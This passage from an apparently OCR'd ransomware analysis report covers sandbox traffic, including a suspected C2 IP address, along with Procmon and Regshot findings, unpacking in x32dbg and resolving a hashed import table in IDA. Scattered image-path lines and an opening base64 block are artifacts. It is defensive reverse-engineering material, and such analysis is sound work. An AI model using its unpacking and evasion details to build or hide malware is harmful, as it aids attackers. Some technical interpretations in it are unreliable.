W1C5Ol0TI2uXFTFY+n2UNW3WindFVtfAEGl76qZ47A+JysPs/wsF/eBWA0tO5YW4
6sc7ZltOozv0NNWu4RGsJnDixlUs0Cmd2PrBL2kqI9DKJyhgHDNfzmB23IA/C3B5
aHy+U9aMRWFzN3BkzACevtdeZNOprp1844VtSqdq5hVjJo+Ilqw800JHQKOS3GMe
Im96EbfWCiLzqmJjD2vjrUI7WuUxLkq2QThv31Xe9bDIg9xL3pBHXpgGkuJD1Kv8
63p4r5PGejJhEuOm/fybYAxHfD3TbAT/cQ3vCZrmc4dJr6ORoxhlCOCn6IxeFGgq
1jORYGG0LFA29quQWHcsmuNDkQBvK9N+jgYSKZZp3slClxYI+CCzwqVRXmtygEte
A8N30eIb5Kkl6HE5xroJiTwBQtOpLua2uPhp1PlIFMbY+/N4Yhizx7Og2Oau6HUU
1DKLTOYbFiB00I8SqsVupvCqFjryBEaKw8pnh94IDDJEI4vPkf0enzGSZJ1aTgBD
```

TRAFFIC

In the network analysis section, Cuckoo was able to identify 2 hosts that the malware connects to:

- 2.21.14.153, which might be the C2 server.
- 8.8.8.8, which is the DNS server for google.


Screenshot 47



Cuckoo was also able to identify 2 domain name systems that the malware interacts with:


- www.msftncsi.com
- teredo.ipv6.microsoft.com

Screenshot 48




Moreover, It found TCP connections to the DNS, www.msftncsi.com, as shown below.

Screenshot 49




It also found UDP connections between different IPs and ports. 137 & 138 are suspicious ports because they are utilized by **NetBIOS Datagram service** which provide access to shared resources like files and printers not only to your network computers but also to anyone across the internet. This might illustrate that the ransomware will send information about the victim to the C2 server using UDP. However, their content is some gibberish as shown below.

Screenshot 50



Finally, it also found a HTTP Get request to www.msftncsi.com/ncsi.txt.

Screenshot 51



PROCESS MONITOR

The process monitor section only shows the process of the malware file.


Screenshot 52

This is odd because the malware usually creates more processes while running. This likely happened because The malware checks to see if it is running on a virtual computer, and if it does, it may stop operating or act in a different way.

PROCMON

Since the Cuckoo was not able to detect the processes run by the malware, I'll use the Process Monitor (|procmon) tool in a Windows virtual environment. This tool monitors registry, file system, network, process, and thread activity. I filtered the result on the malware executable, as shown below.


Screenshot 53



As shown below, the result of Procmon shows that the malware is using the HKLM registry hive. You can see suspicious operations are performed by the malware which include:

- CreateFile
  - This function creates or opens a file or I/O device. The most commonly used I/O devices are: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe.
- RegOpenKey
  - This function opens a handle to a registry key for reading and editing.
- RegQueryValue
  - This function take the open key handle and reads the value from registry keys


Screenshot 54



REGSHOT

Finally, I used Regshot, which is a tool that compares two registry snapshots. Using Regshot, I took a snapshot before running the malware and after running the malware as shown below.

Screenshot 55



After that I compared the Windows registry of the two snapshots. Its comparison shows that there were new registry keys created deleted. It showed 453380 total changes in its report, as shown below.


Screenshot 56

UNPACKING THE MALWARE

Based on my previous analysis, I found out that the malware was packed, in this section I'll walk through how I unpacked it using x32 dbg. Since I do not know exactly how it is unpacking, I first created breakpoints on:


- CreateProcessInternalW
  - To check if it creates a new process

Screenshot 57




- VirtualProtect
  - To check if it overwrites a protected section

Screenshot 58




- VirtualAlloc (ret)
  - To check the new allocated virtual memory address returned in EAX

Screenshot 59




I then started running the file and when I hit the breakpoint of the return from VirtualAlloc, I followed EAX in dump, as shown in the screenshot below.

Screenshot 60




I then kept debugging by pressing on the run button, until I found a PE file, as shown below.

Screenshot 61



Finally, I followed it in memory map and I dumped the memory to a file.

Screenshot 62



After successfully unpacking the memory, I'll start the advanced analysis in the next section.


ADVANCED ANALYSIS

In this section, I'll use The Interactive Disassembler Freeware, that is the free version of IDA Pro, which is an extremely powerful disassembler distributed by Hex-Rays.

RESOLVING THE DYNAMIC IMPORT ADDRESS TABLE


Looking at the unpacked malware in IDA,

Screenshot 63




I notice in the first function (sub_40369D), that probably there is some address for an API call that should be solved however there is no address there currently. This means that there might be a dynamic import address table (IAT).

Screenshot 64




There is only one function that gets called before this call, so this will probably be where the dynamic imports are being built. The function looks like it's looping over a list of DWORDs with hash values that might be the hash APIs. Therefore, I renamed the function to build_imports_here.

Screenshot 65




After that I used x32dbg to resolve the dynamic imports. I'll do this by running and dumping it using Scylla. After I ran the file until it hit the EntryPoint,

Screenshot 66




the IAT function should be the second function that gets called based on my previous analysis in IDA.

Screenshot 67



